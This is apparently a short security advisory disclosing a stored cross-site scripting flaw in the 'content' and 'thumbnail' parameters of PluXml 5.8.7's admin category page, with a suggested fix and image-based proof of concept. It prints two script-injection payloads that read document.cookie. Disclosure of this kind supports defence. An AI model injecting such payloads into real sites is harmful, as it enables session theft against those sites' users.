VULNERABLE: XSS store vulnerability exists in ‘content’ and ‘thumbnail’ parameter in /core/admin/categorie.php Pluxml version 5.8.7 allows attackers to execute arbitrary web scripts or HTML

Date: 02/02/2022

Author: KienNT

Contact :

Github : https://github.com/Nguyen-Trung-Kien

Gmail: nguyentrungkien.31120@gmail.com

Facebook: https://www.facebook.com/anhchangmutrang.auz1/

Twitter : https://twitter.com/kienan1100

Product: PluXml v5.8.7

`Vendor : pluxml.org

Description : XSS store vulnerability exists in ‘content’ and ‘thumbnail’ parameter in /core/admin/categorie.php Pluxml version 5.8.7 allows attackers to execute arbitrary web scripts or HTML

Impact: Attackers can masquerade as authorized users via session cookies, allowing them to perform any action allowed by the user account.


Suggestions: User input should be filter, Escaping

Payload :


- <script>alert(document.cookie)</script>
- "><script>alert(document.cookie)</script>

POC :

Parameter Content:




Result:




Show Alert

Parameter thumbnail :



Result:



Show Alert